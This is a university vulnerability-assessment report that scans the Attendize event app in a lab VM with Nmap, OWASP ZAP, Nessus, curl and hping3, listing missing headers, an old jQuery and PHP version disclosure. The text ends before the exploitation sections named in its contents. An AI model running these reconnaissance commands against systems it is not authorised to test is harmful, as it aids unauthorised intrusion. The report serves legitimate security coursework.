INDIVIDUAL ASSIGNMENT TASK 2

TECHNOLOGY PARK MALAYSIA

CT119-3-3-VAPT
VULNERABILITY ASSESSMENT AND PENETRATION TESTING

APD3F2601CS(CYB)

HAND OUT DATE: 16th MARCH 2026

HAND IN DATE: 8th MAY 2026

WEIGHTAGE: 30%

NAME: HEMANTHRAJAH A/L N KRISHNARAJAH

TP NUMBER: TP070844

INSTRUCTIONS TO CANDIDATES:

1. **Assignment is to be submitted through online submission (Moodle).**
2. **Students are advised to underpin their answers with the use of references (cited using the Harvard Name System of Referencing).**
3. **Late submission will be awarded zero (0) unless Extenuating Circumstances (EC) are uphelp.**
4. **Caes of plagiarism will be penalized.**
5. **You must obtain 50% overall to pass this module.**

Table of Contents

1.0 Introduction 4
1.1 Penetration Testing Purpose 4
1.2 Target Application 6
1.3 Penetration Testing Scope 7
2.0 Vulnerability Scanning 9
2.1 Vulnerability Scanning Process 9
2.2 Vulnerability Scanning Steps 11
2.2.1 Network Reconnaissance with Nmap 11
2.2.2 Web Application Scanning with OWASP ZAP 13
2.2.3 Host Vulnerability Assessment with Tenable Nessus Essentials 19
2.3 Consolidated Vulnerability Summary 23
3.0 System Attack 25
3.1 Steps of Penetration Testing 25
3.1.1 Identify and analyze vulnerability to exploit 25
3.1.2 Exploiting the Unauthenticated Installer Endpoint 27
3.1.3 Setting Up Burp Suite as an Interception Proxy 28
3.1.4 Mass Assignment Attack via Burp Suite Repeater 31
3.1.5 Clickjacking Proof of Concept 34
3.1.6 Email Enumeration via Password Reset 36
3.1.7 Security Header Verification and jQuery CVE Confirmation 37
3.1.8 ICMP Timestamp Attack Confirmation 40
3.1.9 IDOR — Cross-Tenant Attendee Access 41
3.2 Penetration Testing Results Summary 44
4.0 Countermeasures and Recommendations 46
4.1 Critical Findings 46
4.2 High and Medium Findings 48
4.3 Low and Informational Findings 50
5.0 Conclusion 53

6.0 References.....55

1.0 Introduction

1.1 Penetration Testing Purpose

Penetration testing is a formal security testing process that mimics a real attack situation to discover and exploit any possible security holes in a system. The main goal of penetration testing is to test the general security of an application and see how well it can handle malicious attacks. This exercise helps to identify the different ways an attacker might interact with the system and any vulnerabilities that might be exploited to compromise a system or to disrupt normal operations.

Penetration of a web-based ticketing and event management system is performed in this assessment. This is done to discover any areas in the application that are weak and to show how those areas can be broken in a controlled environment. Testing method is a mix of automated tool and manual process to get complete testing of the system.



Figure 1: OWASP ZAP Logo



Figure 2: Nessus Logo

Initial vulnerability scanning is accomplished using automated tools like OWASP ZAP and Nessus Essentials. These tools help to detect common vulnerabilities such as outdated software parts, missing security headers, and misconfigurations. Results of automated scans give the basis for more in-depth investigation.



Figure 3: BurpSuite Logo

Then manual tests are done via Burp Suite, which allows the easy interception and manipulation of HTTP requests between client and server. This allows a more detailed

investigation of the behavior of applications, particularly weaknesses in the input validation, business logic, and access control of the applications that automated tools cannot detect.

This holistic method is now commonly advised for today's penetration testing, as using only automated tools can leave holes in the results. Both automated scanning and manual testing are essential to accurately identify and validate web application vulnerabilities, according to OWASP (2023).

Penetration testing is also essential for verifying the effectiveness of the current security measures. Where protective controls are employed (e.g., authentication, input validation and session management), the failure to configure or enforce these controls properly can leave the system vulnerable to attack. The testing process is designed to check that security mechanisms are operating properly, by trying to bypass them.

In addition, penetration testing can be used to identify the consequences of the vulnerabilities in real-life scenarios. This is not just a theoretical discussion of risk; it shows how vulnerabilities can be utilized in real-life situations. National Institute of Standards and Technology (2022) states that penetration testing is crucial to the discovery of weaknesses that are not discovered during vulnerability assessments.

1.2 Target Application

This assessment will focus on the Attendize ticketing and event management system. The application is deployed in a controlled virtual lab and accessed via browser interface. This system runs on a virtual machine of Ubuntu and can be accessed through a local network connection.

The application runs on the **IP address 192.168.29.130** and is accessible through **port 8000**, the primary port for user interactions. All testing activities are performed against this interface which is the principal attack surface which is open to users and potential attackers.

Attendize offers several essential features: browsing events, picking tickets, processing orders and interaction via web forms. They are highly dependent on user input and processing in

the backend, making them good subjects to test for security violations. The client-side interface and server-side logic can have numerous points where vulnerabilities can be exploited, especially where access control, authentication and input validation are not strictly monitored.

The application is developed with a PHP based back-end framework and runs in a web server environment. In web applications it's often used and is known to have many security issues if not implemented correctly. So, it is a realistic system for vulnerability assessment and penetration testing.

Web-based applications like Attendize are often a target of attacks from a security point of view because they are open to information from outside users and information that users generate themselves. As per Cybersecurity and Infrastructure Security Agency (2023), web apps are among the most attacked elements in today's IT landscape, especially for broken access control, injection problems, and insecure configurations.

1.3 Penetration Testing Scope

This penetration testing exercise will only be carried out on the farthest layer of the Attendize system, which is the web application layer. All testing is done in a controlled lab environment to avoid negative side effects of the test beyond the intended target system. The assessment is conducted only on the functions that can be accessed via the web interface and is not related to any external systems or third-party services.

The main goal of the defined scope is to identify and analyze vulnerabilities that are present in the application's user-facing elements. This covers testing of input areas, authentication, sessions, application flow, etc. like ticket purchase and application order management.

Some activities are specifically omitted from this assessment to ensure the ethical and safe testing procedures. These can range from denial-of-service attacks to permanent changes or deletions of database entries or any such measures that might affect system stability. All testing is done in a non-destructive fashion, so that no damage occurs in the application.

Having a well-defined scope helps keep penetration testing within bounds and in line with professional practices. SANS Institute (2022) suggests that establishing scope and rules of engagement is essential to ethical testing and to getting consistent results.

Criteria	Description
Number of Testers	1
Testing Environment	Virtual Lab
Target System	Attendize
Duration	~10–15 Days
Tools Used	Burp Suite, OWASP ZAP, Nessus

Table 1: Penetration Testing Execution

Phase	Description
Planning	Identified target and defined scope
Discovery	Conducted scanning using ZAP and Nessus
Attack	Performed manual exploitation using Burp Suite
Reporting	Documented findings and recommendations

Table 2: Penetration Testing Phases

2.0 Vulnerability Scanning

2.1 Vulnerability Scanning Process

Vulnerability scanning is the systematic process of identifying, categorizing and prioritizing security weaknesses across systems, networks, and web applications that can be exploited by malicious actors before they can do so. This section outlines all the vulnerability scanning steps performed against the Attendize event management application that was installed on an Ubuntu server at 192.168.29.130. Three common tools were employed together to provide full coverage: Nmap for network level reconnaissance, OWASP ZAP for web application scanning, and Tenable Nessus Essentials for host-based vulnerability assessment (Scarfone & Mell, 2023).

The methodology for the scanning process was structured, phased, with six steps: planning, scanning, analysis, reporting, remediation, and continuous monitoring. The following description of each stage is accompanied by specific activities conducted during this assessment.

Stage 1 Planning and Preparation

The assessment was limited to the Attendize web application and its host operating system Ubuntu on IP address 192.168.29.130, on port 8000. Prior to scanning, an asset inventory was created that included the web application layer, PHP runtime environment, MySQL database backend, and supporting network services. To prevent an external system from being affected, scanning was performed only within their isolated local area network (192.168.29.0/24).

Stage 2 Scanning

To cover the various attack surfaces, 3 tools were used in turn:

- **Nmap**, Initial network discovery, port scanning, OS fingerprinting to discover open services and server technology stack.
- **OWASP ZAP 2.17.0**, loaded with features for automated and manual web application scanning, including spider crawling, active scanning for injection flaws, and header analysis.

- **Tenable Nessus Essentials**, credentials-based and no credentials-based scanning of hosts for known CVEs, service misconfigurations and OS-level vulnerabilities.

Stage 3 Analysis

The results of the three scanning tools were correlated with the National Vulnerability Database (NVD) and Common Vulnerabilities and Exposures (CVE) registry. All findings were evaluated with regards to their potential for impact on business and their exploitability. Manual verification was used to remove false positives and confirmed vulnerabilities were given a severity baseline (NIST, 2024) using the Common Vulnerability Scoring System version 3.1 (CVSS 3.1).

Stage 4 Reporting

Confirmed vulnerabilities were recorded along with severity information, CVSS 3.1 scores, components impacted, evidence, and remediation tips. The Vulnerability Assessment (VA) score indicates the severity of vulnerability, while the Penetration Testing (PT) score indicates how easy it is to exploit vulnerability in this environment.

Stage 5 Remediation

In Section 3, specific remediation steps are provided for each confirmed vulnerability. The recommendations are ordered according to the severity of the CVSS; therefore, CVSS with Critical and High severity require immediate attention.

Stage 6 Continuous Monitoring

Vulnerability scanning isn't a onetime event. A rescue should be run after remediation to ensure that all issues identified have been addressed. It is recommended to integrate vulnerability scanning with a CI/CD pipeline or Security Information and Event Management (SIEM) system for continuous coverage as the application evolves (Al-Dhaqm et al., 2023).

2.2 Vulnerability Scanning Steps

2.2.1 Network Reconnaissance with Nmap

The port of 192.168.29.130 was scanned with the first scanning tool (Network Mapper or nmap) for network-level reconnaissance. In cybersecurity, the Nmap program is a widely used open-source tool for network discovery, port scanning, service version information, and operating system identification (Lyon, 2024). Next, from the Kali Linux attacking machine, the following command was used to get a list of open ports and services running:

```
nmap -sV -sC 192.168.29.130
```

The scan discovered that port 8000 was open and running Apache HTTP server with PHP/7.4.33. The -sV switch performed service version detection, -sC ran default Nmap scripts to acquire more information.

```
┌──(kali㉿hemanth)-[~]
└─$ nmap -sV -sC 192.168.29.130
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-09 06:23 EDT
Nmap scan report for 192.168.29.130
Host is up (0.0025s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
8000/tcp open  http    (PHP 7.4.33)
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Date: Thu, 09 Apr 2026 10:24:03 GMT
|     Connection: close
|     X-Powered-By: PHP/7.4.33
|     Cache-Control: no-cache, private
|     date: Thu, 09 Apr 2026 10:24:03 GMT
|     Content-type: text/html; charset=UTF-8
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Not Found</title>
|     <!-- Fonts -->
|     <link rel="dns-prefetch" href="//fonts.gstatic.com">
|     <link href="https://fonts.googleapis.com/css?family=Nunito" rel="stylesheet">
|     <!-- Styles -->
|     <style>
|     html, body {
|     background-color: #fff;
```

Figure 4: Nmap scan results for 192.168.29.130 showing open port and service information

The Nmap scan also confirmed that the server responds to ICMP timestamp requests, a finding later confirmed by Nessus (Plugin 10114). Key results from the Nmap scan are summarized in Table 3.

Property	Value
Target IP	192.168.29.130
Port Scanned	8000/tcp (HTTP)
Service Detected	Apache HTTP Server
PHP Version	PHP/7.4.33 (End of Life, November 2022)

Property	Value
OS Detection	Ubuntu Linux (VMware virtual machine)
ICMP Timestamp	Enabled responds to timestamp requests
HTTP Methods	GET, POST, OPTIONS detected

Table 3: Nmap Scan Summary

2.2.2 Web Application Scanning with OWASP ZAP

OWASP ZAP (Zed Attack Proxy) version 2.17.0 was used to perform web application vulnerability scanning against the Attendize application. ZAP is a free, open-source security testing tool maintained by the Open Web Application Security Project (OWASP) that supports both automated scanning and manual interception of HTTP/HTTPS traffic (Benattia & Merabet, 2023). It is particularly useful for discovering web-specific vulnerabilities such as missing security headers, cross-site scripting (XSS) vectors, insecure cookies, and obsolete client-side libraries.

ZAP was launched and configured as follows:

1. ZAP was opened and the target URL http://192.168.29.130:8000 was typed into the Automated Scan interface.
2. The Traditional Spider was enabled to crawl all reachable pages and endpoints.
3. The Active Scanner was configured to test all identified URLs for known vulnerabilities.
4. The browser proxy was set to 127.0.0.1:8080 to allow Burp Suite and ZAP to function in tandem for manual testing.




Figure 5: OWASP ZAP automated scan setup targeting http://192.168.29.130:8000

The ZAP spider crawled 27 endpoints across the Attendize application and identified 13 alerts distributed across Medium, Low, and Informational risk levels. No High-risk alerts were raised by ZAP directly; however, several medium findings combine with application-layer vulnerabilities identified during manual code review to produce high overall risk.

Alert Counts by Site and Risk

This table shows, for each site for which one or more alerts were raised, the number of alerts raised at each risk level.

Alerts with a confidence level of "False Positive" have been excluded from these counts.

(The numbers in brackets are the number of alerts raised for the site at or above that risk level.)

		Risk			
		High (= High)	Medium (>= Medium)	Low (>= Low)	Informational (>= Informational)
Site	http://192.168.29.130:8000	0 (0)	4 (4)	5 (9)	4 (13)

Figure 6: OWASP ZAP scan results for the Attendize application

Alert	Risk	Instances	CVSS 3.1 (VA)
Vulnerable JS Library (jQuery 2.1.4)	Medium	1	6.1
Content Security Policy (CSP) Not Set	Medium	5	5.4
Missing Anti-Clickjacking Header	Medium	3	4.3
Sub-Resource Integrity Attribute Missing	Medium	4	4.3
Cookie Without HttpOnly Flag	Low	5	3.1
Cookie Without SameSite Attribute	Low	5	3.1
X-Content-Type-Options Header Missing	Low	5	3.1
Server Leaks PHP Version (X-Powered-By)	Low	5	5.3
Big Redirect, Potential Info Leak	Low	4	3.1
Information Disclosure, Suspicious Comments	Informational	12	N/A

Table 4: OWASP ZAP Findings Summary

ZAP Detected Vulnerabilities

Vulnerability 1: Vulnerable JavaScript Library — jQuery 2.1.4

Risk: Medium | Confidence: Medium

CVSS 3.1 Score: 6.1 (VA) / 6.1 (PT)

The Attendize application loads jQuery version 2.1.4, which contains four known CVEs: CVE-2020-11022, CVE-2020-11023, CVE-2019-11358, and CVE-2015-9251. These vulnerabilities include cross-site scripting (XSS) via HTML parsing in jQuery's html () method and prototype pollution via jQuery.extend(). The vulnerable file was confirmed at:




Figure 7: Confirmed jQuery 2.1.4 vulnerable version string

Vulnerability 2: Content Security Policy (CSP) Header Not Set

Risk: Medium | Confidence: High

CVSS 3.1 Score: 5.4 (VA) / 5.4 (PT)

There is no presence of CSP header returned from the Attendize software in any of the pages under analysis. CSP stands for Content Security Policy, a browser feature that controls the sources of content that can load. The lack of such header means that any XSS attack delivered to the app will not be restricted by the browser at all. This was confirmed through five separate pages.

```
┌──(kali㉿hemanth)-[~]
└─$ /usr/bin/curl -s -I $TARGET/login | grep -i "content-security-policy"
```

Figure 8: Confirmed absence of CSP header on the Attendize login page

Vulnerability 3: Missing Anti-Clickjacking Header (X-Frame-Options)

Risk: Medium | Confidence: Medium

CVSS 3.1 Score: 4.3 (VA) / 4.3 (PT)

Neither the X-Frame-Options header nor a CSP frame- ancestors directive is set on any Attendize page. This allows the application to be embedded inside an iframe on an attacker-controlled website, enabling clickjacking attacks in which a victim user interacts with a hidden version of the application. A proof-of-concept HTML page was created to demonstrate this, successfully embedding the Attendize login page in a browser frame with no browser protection triggered.




Figure 9: Clickjacking proof of concept, Attendize login page embedded in an iframe

Vulnerability 4: Insecure Cookie Attributes (Missing HttpOnly and SameSite)

Risk: Low | Confidence: Medium

CVSS 3.1 Score: 3.1 (VA) / 3.1 (PT)

The XSRF-TOKEN cookie is set without the HttpOnly flag, making it accessible to JavaScript. Additionally, neither the XSRF-TOKEN nor the attendize_session cookie includes a SameSite attribute, which weakens cross-site request forgery protections. These were confirmed by inspecting Set-Cookie headers in the HTTP response:

```
Set-Cookie: XSRF-TOKEN=eyJpdi...; path=/ ← Missing: HttpOnly, SameSite Set-Cookie: attendize_session=eyJpdi...; path=/; httponly ← Missing: SameSite
```

```
┌──(kali㉿hemanth)-[~]
└─$ /usr/bin/curl -s -I $TARGET | grep -i "set-cookie"
Set-Cookie: XSRF-TOKEN=eyJpdiI6IjZcL1ZTQWtMM2×1Qjh1M1lzMHArNXR3PT0iLCJ2YWx1ZSI6IlwvbktiSHdwMThPQXBvRUkxcjIxNWZDaXk0TDhYU0h0eTZGRkJTK3Aydnp4Y3BVZ1ZsWEFrTFQ3eEU0V1dIeXJjIiwibWFjIjoiZDNiNjE3NGQ3OGIwNWU1YTE1MmMwN2VjZmIwMTIwYTk1NzY1YmIzOThjYTNhNDYzN2Y3MTVlN2MyMzFiYmY5OSJ9; expires=Tue, 05-May-2026 20:47:24 GMT; Max-Age=7200; path=/
Set-Cookie: attendize_session=eyJpdiI6Ik1icXIrNFVnblwvRHlpNHE5NFVLamVBPT0iLCJ2YWx1ZSI6InFiUHowK3FHTnBwNG9KYlVpZEhudXdYQXhPdDIxRFdOd3pYNHVXZG1Fc1wvXC9rWUZ3aDJNRFFtYXh1YWN4UEkwaCIsIm1hYyI6ImZkZjU5YWEwZTc1OTg4ODllMTRlNmQyNDc1NmIxODcyZTYyZmQ0MGI0MGVlZDkwYjE1OWIwN2NjMThhNTc0ZDUifQ%3D%3D; expires=Tue, 05-May-2026 20:47:24 GMT; Max-Age=7200; path=/; httponly
```

Figure 10: Cookie attribute analysis showing missing security flags on XSRF-TOKEN

2.2.3 Host Vulnerability Assessment with Tenable Nessus Essentials

Tenable Nessus Essentials was used to conduct a host-based vulnerability assessment of the Ubuntu server at 192.168.29.130. Nessus is one of the most widely deployed vulnerability scanners in the industry, capable of detecting over 100,000 vulnerability plugins covering CVEs, misconfigurations, and compliance gaps (Tenable, 2024). The scan was executed on 9 April 2026 and completed with a total of 24 findings.





Figure 11: Nessus Essentials scan configuration for the Attendize Ubuntu host

The Nessus scan returned 0 Critical, 0 High, 0 Medium, 1 Low, and 23 Informational findings. While the overall severity appears low, the informational findings provide important intelligence about the target environment, and several are directly relevant to the application-level vulnerabilities identified through manual testing.



Vulnerabilities Total: 24

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
LOW	2.1*	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	48204	Apache HTTP Server Version
INFO	N/A	-	84574	Backported Security Patch Detection (PHP)
INFO	N/A	-	39521	Backported Security Patch Detection (WWW)
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	54615	Device Type
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	46215	Inconsistent Hostname and IP Address
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	209654	OS Fingerprints Detected
INFO	N/A	-	11936	OS Identification
INFO	N/A	-	48243	PHP Version Detection
INFO	N/A	-	22964	Service Detection

192.168.29.130 4

Figure 12: Nessus Essentials results summary for 192.168.29.130

Plugin	Severity	Finding	CVSS 3.1 (VA)
10114	Low	ICMP Timestamp Request Remote Date Disclosure	2.6
48204	Info	Apache HTTP Server Version Detection	N/A
48243	Info	PHP Version Detection (PHP/7.4.33, End of Life)	N/A
43111	Info	HTTP Methods Allowed Per Directory	N/A
10302	Info	Web Server robots.txt Information Disclosure	N/A
20094	Info	VMware Virtual Machine Detection	N/A
84574	Info	Backported Security Patch Detection (PHP)	N/A
11936	Info	OS Identification (Ubuntu Linux)	N/A

Table 5: Key Nessus Findings

Nessus Detected Vulnerabilities

Vulnerability 5: ICMP Timestamp Request Remote Date Disclosure

Risk: Low | Plugin: 10114

CVSS 3.1 Score: 2.6 (VA) / 2.6 (PT)

The server responds to ICMP Type 13 (Timestamp) requests, disclosing its internal system clock time. This information can assist attackers in fingerprinting the server's uptime, correlating timestamps for log analysis evasion, and potentially bypassing time-based security controls. The following command was used to demonstrate this from the Kali Linux machine:

```
sudo hping3 192.168.29.130 --icmp --icmp-ts -c 3
```

```
┌──(kali㉿hemanth)-[~]
└─$ sudo /usr/sbin/hping3 -S 192.168.29.130 --icmp --icmp-ts -c 3
[sudo] password for kali:
HPING 192.168.29.130 (eth0 192.168.29.130): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.29.130 ttl=64 id=34435 icmp_seq=0 rtt=15.1 ms
ICMP timestamp: Originate=68392914 Receive=68393022 Transmit=68393022
ICMP timestamp RTT tsrtt=15

len=46 ip=192.168.29.130 ttl=64 id=35311 icmp_seq=1 rtt=30.7 ms
ICMP timestamp: Originate=68393920 Receive=68394030 Transmit=68394030
ICMP timestamp RTT tsrtt=30

len=46 ip=192.168.29.130 ttl=64 id=35573 icmp_seq=2 rtt=8.5 ms
ICMP timestamp: Originate=68394927 Receive=68395040 Transmit=68395040
ICMP timestamp RTT tsrtt=9
```

Figure 13: ICMP timestamp probe response confirming Plugin 10114 finding

Vulnerability 6: PHP 7.4.33 Version Disclosure (End of Life)

Risk: Informational (combined with version exposure: Medium) | Plugins: 48243, 84574

CVSS 3.1 Score: 5.3 (VA) / 5.3 (PT)

Both Nessus and ZAP confirmed that the server is running PHP 7.4.33, which reached its end-of-life status on 28 November 2022 and no longer receives security patches from the PHP development team. The version is disclosed in every HTTP response via the X-Powered-By: PHP/7.4.33 header, enabling attackers to immediately target known, unpatched PHP CVEs.

```
curl -s -I http://192.168.29.130:8000 | grep -i "x-powered-by" # Output: X-Powered-By: PHP/7.4.33
```

```
┌──(kali㉿hemanth)-[~]
└─$ /usr/bin/curl -s -I $TARGET | grep -i "powered-by"
X-Powered-By: PHP/7.4.33
```

Figure 14: PHP 7.4.33 version disclosed in HTTP response header (EOL since November 2022)

Vulnerability 7: robots.txt Information Disclosure

Risk: Informational | Plugin: 10302

The robots.txt file on the server was identified by Nessus and retrieved directly. While its primary purpose is to guide web crawlers, the file may inadvertently expose paths that the developer intended to keep hidden. The contents were retrieved as follows:

```
curl -s http://192.168.29.130:8000/robots.txt
```

```
┌──(kali㉿hemanth)-[~]
└─$ /usr/bin/curl -s http://192.168.29.130:8000/robots.txt
User-agent: *
Disallow:
```

Figure 15: robots.txt content retrieved from Attendize server

2.3 Consolidated Vulnerability Summary

Table 6 consolidates all confirmed vulnerabilities from the three scanning tools. Each finding includes a CVSS 3.1 score for Vulnerability Assessment (VA), reflecting the inherent severity of the weakness, and a separate score for Penetration Testing (PT), reflecting observed exploitability within this specific environment.

